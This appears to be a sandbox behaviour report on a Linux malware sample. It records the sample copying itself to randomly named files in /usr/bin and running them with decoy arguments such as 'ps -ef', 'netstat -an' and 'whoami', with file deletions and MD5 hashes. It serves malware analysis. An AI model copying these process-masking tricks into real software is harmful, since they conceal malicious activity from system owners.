Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: flwslywqdx PID: 5658 Parent PID: 3310

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/usr/bin/flwslywqdx
Arguments:	/usr/bin/flwslywqdx "echo \"find\"" 4554
File size:	625911 bytes
MD5 hash:	85b9832fbe6c561a27e180098bcc2d2d

Analysis Process: flwslywqdx PID: 5661 Parent PID: 5658

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/usr/bin/flwslywqdx
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	85b9832fbe6c561a27e180098bcc2d2d

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5659 Parent PID: 4554

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5663 Parent PID: 5659

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: flwslywqdx PID: 5663 Parent PID: 3310

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/usr/bin/flwslywqdx
Arguments:	/usr/bin/flwslywqdx bash 4554
File size:	625911 bytes
MD5 hash:	85b9832fbe6c561a27e180098bcc2d2d

Analysis Process: flwslywqdx PID: 5668 Parent PID: 5663

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/usr/bin/flwslywqdx
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	85b9832fbe6c561a27e180098bcc2d2d

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5666 Parent PID: 4554

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5670 Parent PID: 5666

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: flwslywqdx PID: 5670 Parent PID: 3310

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/usr/bin/flwslywqdx
Arguments:	/usr/bin/flwslywqdx ls 4554
File size:	625911 bytes
MD5 hash:	85b9832fbe6c561a27e180098bcc2d2d

Analysis Process: flwslywqdx PID: 5677 Parent PID: 5670

General

Start time:	00:25:26
Start date:	20/07/2021
Path:	/usr/bin/flwslywqdx
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	85b9832fbe6c561a27e180098bcc2d2d

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5707 Parent PID: 4554

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5708 Parent PID: 5707

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: neofzderab PID: 5708 Parent PID: 3310

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/usr/bin/neofzderab
Arguments:	/usr/bin/neofzderab gnome-terminal 4554
File size:	625911 bytes
MD5 hash:	4977aa9ca0c4cf0221d478f9c33e3603

Analysis Process: neofzderab PID: 5710 Parent PID: 5708

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/usr/bin/neofzderab
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	4977aa9ca0c4cf0221d478f9c33e3603

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5709 Parent PID: 4554

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5711 Parent PID: 5709

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: neofzderab PID: 5711 Parent PID: 3310

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/usr/bin/neofzderab
Arguments:	/usr/bin/neofzderab "cat resolv.conf" 4554
File size:	625911 bytes

MD5 hash:	4977aa9ca0c4cf0221d478f9c33e3603

Analysis Process: neofzderab PID: 5714 Parent PID: 5711

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/usr/bin/neofzderab
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	4977aa9ca0c4cf0221d478f9c33e3603

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5712 Parent PID: 4554

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5715 Parent PID: 5712

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: neofzderab PID: 5715 Parent PID: 3310

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/usr/bin/neofzderab
Arguments:	/usr/bin/neofzderab "grep \"A\"" 4554
File size:	625911 bytes
MD5 hash:	4977aa9ca0c4cf0221d478f9c33e3603

Analysis Process: neofzderab PID: 5719 Parent PID: 5715

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/usr/bin/neofzderab
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	4977aa9ca0c4cf0221d478f9c33e3603

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5717 Parent PID: 4554

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5721 Parent PID: 5717

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: neofzderab PID: 5721 Parent PID: 3310

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/usr/bin/neofzderab
Arguments:	/usr/bin/neofzderab "route -n" 4554
File size:	625911 bytes
MD5 hash:	4977aa9ca0c4cf0221d478f9c33e3603

Analysis Process: neofzderab PID: 5725 Parent PID: 5721

General

Start time:	00:25:31

Start date:	20/07/2021
Path:	/usr/bin/neofzderab
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	4977aa9ca0c4cf0221d478f9c33e3603

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5723 Parent PID: 4554

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5727 Parent PID: 5723

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: neofzderab PID: 5727 Parent PID: 3310

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/usr/bin/neofzderab
Arguments:	/usr/bin/neofzderab uptime 4554
File size:	625911 bytes
MD5 hash:	4977aa9ca0c4cf0221d478f9c33e3603

Analysis Process: neofzderab PID: 5732 Parent PID: 5727

General

Start time:	00:25:31
Start date:	20/07/2021
Path:	/usr/bin/neofzderab
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	4977aa9ca0c4cf0221d478f9c33e3603

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5762 Parent PID: 4554

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5763 Parent PID: 5762

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: yxfexdyggl PID: 5763 Parent PID: 3310

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/usr/bin/yxfexdyggl
Arguments:	/usr/bin/yxfexdyggl bash 4554
File size:	625911 bytes
MD5 hash:	65d28de64b4e47691c455f46f858dde0

Analysis Process: yxfexdyggl PID: 5765 Parent PID: 5763

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/usr/bin/yxfexdyggl
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	65d28de64b4e47691c455f46f858dde0

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5764 Parent PID: 4554

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5766 Parent PID: 5764

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: yxfexdyggl PID: 5766 Parent PID: 3310

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/usr/bin/yxfexdyggl
Arguments:	/usr/bin/yxfexdyggl "ls -la" 4554
File size:	625911 bytes
MD5 hash:	65d28de64b4e47691c455f46f858dde0

Analysis Process: yxfexdyggl PID: 5769 Parent PID: 5766

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/usr/bin/yxfexdyggl
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	65d28de64b4e47691c455f46f858dde0

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5767 Parent PID: 4554

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5771 Parent PID: 5767

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: yxfexdyggl PID: 5771 Parent PID: 3310

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/usr/bin/yxfexdyggl
Arguments:	/usr/bin/yxfexdyggl "ps -ef" 4554
File size:	625911 bytes
MD5 hash:	65d28de64b4e47691c455f46f858dde0

Analysis Process: yxfexdyggl PID: 5775 Parent PID: 5771

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/usr/bin/yxfexdyggl
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	65d28de64b4e47691c455f46f858dde0

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5773 Parent PID: 4554

General

Start time:	00:25:36

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5776 Parent PID: 5773

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: yxfexdyggl PID: 5776 Parent PID: 3310

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/usr/bin/yxfexdyggl
Arguments:	/usr/bin/yxfexdyggl whoami 4554
File size:	625911 bytes
MD5 hash:	65d28de64b4e47691c455f46f858dde0

Analysis Process: yxfexdyggl PID: 5779 Parent PID: 5776

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/usr/bin/yxfexdyggl
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	65d28de64b4e47691c455f46f858dde0

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5778 Parent PID: 4554

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5781 Parent PID: 5778

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: yxfexdyggl PID: 5781 Parent PID: 3310

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/usr/bin/yxfexdyggl
Arguments:	/usr/bin/yxfexdyggl ls 4554
File size:	625911 bytes
MD5 hash:	65d28de64b4e47691c455f46f858dde0

Analysis Process: yxfexdyggl PID: 5784 Parent PID: 5781

General

Start time:	00:25:36
Start date:	20/07/2021
Path:	/usr/bin/yxfexdyggl
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	65d28de64b4e47691c455f46f858dde0

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5817 Parent PID: 4554

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5818 Parent PID: 5817

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: taocfwkdjv PID: 5818 Parent PID: 3310

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/usr/bin/taocfwkdjv
Arguments:	/usr/bin/taocfwkdjv sh 4554
File size:	625911 bytes
MD5 hash:	b7659826f0d46cf792bcbec586317518

Analysis Process: taocfwkdjv PID: 5820 Parent PID: 5818

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/usr/bin/taocfwkdjv
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	b7659826f0d46cf792bcbec586317518

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5819 Parent PID: 4554

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5821 Parent PID: 5819

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: taocfwkdjv PID: 5821 Parent PID: 3310

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/usr/bin/taocfwkdjv
Arguments:	/usr/bin/taocfwkdjv "ls -la" 4554
File size:	625911 bytes
MD5 hash:	b7659826f0d46cf792bcbec586317518

Analysis Process: taocfwkdjv PID: 5824 Parent PID: 5821

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/usr/bin/taocfwkdjv
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	b7659826f0d46cf792bcbec586317518

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5822 Parent PID: 4554

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5825 Parent PID: 5822

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: taocfwkdjv PID: 5825 Parent PID: 3310

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/usr/bin/taocfwkdjv
Arguments:	/usr/bin/taocfwkdjv "netstat -antop" 4554
File size:	625911 bytes
MD5 hash:	b7659826f0d46cf792bcbec586317518

Analysis Process: taocfwkdjv PID: 5830 Parent PID: 5825

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/usr/bin/taocfwkdjv
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	b7659826f0d46cf792bcbec586317518

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5826 Parent PID: 4554

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5829 Parent PID: 5826

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: taocfwkdjv PID: 5829 Parent PID: 3310

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/usr/bin/taocfwkdjv
Arguments:	/usr/bin/taocfwkdjv whoami 4554
File size:	625911 bytes
MD5 hash:	b7659826f0d46cf792bcbec586317518

Analysis Process: taocfwkdjv PID: 5834 Parent PID: 5829

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/usr/bin/taocfwkdjv
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	b7659826f0d46cf792bcbec586317518

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5833 Parent PID: 4554

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5836 Parent PID: 5833

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: taocfwkdjv PID: 5836 Parent PID: 3310

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/usr/bin/taocfwkdjv
Arguments:	/usr/bin/taocfwkdjv "netstat -an" 4554
File size:	625911 bytes

MD5 hash:	b7659826f0d46cf792bcbec586317518

Analysis Process: taocfwkdjv PID: 5839 Parent PID: 5836

General

Start time:	00:25:41
Start date:	20/07/2021
Path:	/usr/bin/taocfwkdjv
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	b7659826f0d46cf792bcbec586317518

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5872 Parent PID: 4554

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5873 Parent PID: 5872

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vhplhrsffz PID: 5873 Parent PID: 3310

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/usr/bin/vhplhrsffz
Arguments:	/usr/bin/vhplhrsffz "netstat -an" 4554
File size:	625911 bytes
MD5 hash:	69a4d0c17bfefe7041a1eebc0e21c128

Analysis Process: vhplhrsffz PID: 5875 Parent PID: 5873

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/usr/bin/vhplhrsffz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	69a4d0c17bfefe7041a1eebc0e21c128

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5874 Parent PID: 4554

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5876 Parent PID: 5874

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vhplhrsffz PID: 5876 Parent PID: 3310

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/usr/bin/vhplhrsffz
Arguments:	/usr/bin/vhplhrsffz id 4554
File size:	625911 bytes
MD5 hash:	69a4d0c17bfefe7041a1eebc0e21c128

Analysis Process: vhplhrsffz PID: 5878 Parent PID: 5876

General

Start time:	00:25:46

Start date:	20/07/2021
Path:	/usr/bin/vhplhrsffz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	69a4d0c17bfefe7041a1eebc0e21c128

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5877 Parent PID: 4554

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5879 Parent PID: 5877

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vhplhrsffz PID: 5879 Parent PID: 3310

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/usr/bin/vhplhrsffz
Arguments:	/usr/bin/vhplhrsffz "ps -ef" 4554
File size:	625911 bytes
MD5 hash:	69a4d0c17bfefe7041a1eebc0e21c128

Analysis Process: vhplhrsffz PID: 5882 Parent PID: 5879

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/usr/bin/vhplhrsffz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	69a4d0c17bfefe7041a1eebc0e21c128

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5880 Parent PID: 4554

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5883 Parent PID: 5880

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vhplhrsffz PID: 5883 Parent PID: 3310

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/usr/bin/vhplhrsffz
Arguments:	/usr/bin/vhplhrsffz whoami 4554
File size:	625911 bytes
MD5 hash:	69a4d0c17bfefe7041a1eebc0e21c128

Analysis Process: vhplhrsffz PID: 5887 Parent PID: 5883

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/usr/bin/vhplhrsffz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	69a4d0c17bfefe7041a1eebc0e21c128

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5885 Parent PID: 4554

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5889 Parent PID: 5885

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vhplhrsffz PID: 5889 Parent PID: 3310

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/usr/bin/vhplhrsffz
Arguments:	/usr/bin/vhplhrsffz "netstat -an" 4554
File size:	625911 bytes
MD5 hash:	69a4d0c17bfefe7041a1eebc0e21c128

Analysis Process: vhplhrsffz PID: 5895 Parent PID: 5889

General

Start time:	00:25:46
Start date:	20/07/2021
Path:	/usr/bin/vhplhrsffz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	69a4d0c17bfefe7041a1eebc0e21c128

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5927 Parent PID: 4554

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5928 Parent PID: 5927

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vdaqfdcrtx PID: 5928 Parent PID: 3310

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/usr/bin/vdaqfdcrtx
Arguments:	/usr/bin/vdaqfdcrtx "cd /etc" 4554
File size:	625911 bytes
MD5 hash:	463633af9af1cdf80b749f3e011adfa1

Analysis Process: vdaqfdcrtx PID: 5930 Parent PID: 5928

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/usr/bin/vdaqfdcrtx
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	463633af9af1cdf80b749f3e011adfa1

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5929 Parent PID: 4554

General

Start time:	00:25:51

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5931 Parent PID: 5929

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vdaqfdcrtx PID: 5931 Parent PID: 3310

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/usr/bin/vdaqfdcrtx
Arguments:	/usr/bin/vdaqfdcrtx id 4554
File size:	625911 bytes
MD5 hash:	463633af9af1cdf80b749f3e011adfa1

Analysis Process: vdaqfdcrtx PID: 5933 Parent PID: 5931

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/usr/bin/vdaqfdcrtx
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	463633af9af1cdf80b749f3e011adfa1

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5932 Parent PID: 4554

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5935 Parent PID: 5932

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vdaqfdcrtx PID: 5935 Parent PID: 3310

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/usr/bin/vdaqfdcrtx
Arguments:	/usr/bin/vdaqfdcrtx top 4554
File size:	625911 bytes
MD5 hash:	463633af9af1cdf80b749f3e011adfa1

Analysis Process: vdaqfdcrtx PID: 5938 Parent PID: 5935

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/usr/bin/vdaqfdcrtx
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	463633af9af1cdf80b749f3e011adfa1

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5936 Parent PID: 4554

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5940 Parent PID: 5936

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vdaqfdcrtx PID: 5940 Parent PID: 3310

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/usr/bin/vdaqfdcrtx
Arguments:	/usr/bin/vdaqfdcrtx whoami 4554
File size:	625911 bytes
MD5 hash:	463633af9af1cdf80b749f3e011adfa1

Analysis Process: vdaqfdcrtx PID: 5945 Parent PID: 5940

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/usr/bin/vdaqfdcrtx
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	463633af9af1cdf80b749f3e011adfa1

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5943 Parent PID: 4554

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5947 Parent PID: 5943

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vdaqfdcrtx PID: 5947 Parent PID: 3310

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/usr/bin/vdaqfdcrtx
Arguments:	/usr/bin/vdaqfdcrtx sh 4554
File size:	625911 bytes
MD5 hash:	463633af9af1cdf80b749f3e011adfa1

Analysis Process: vdaqfdcrtx PID: 5949 Parent PID: 5947

General

Start time:	00:25:51
Start date:	20/07/2021
Path:	/usr/bin/vdaqfdcrtx
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	463633af9af1cdf80b749f3e011adfa1

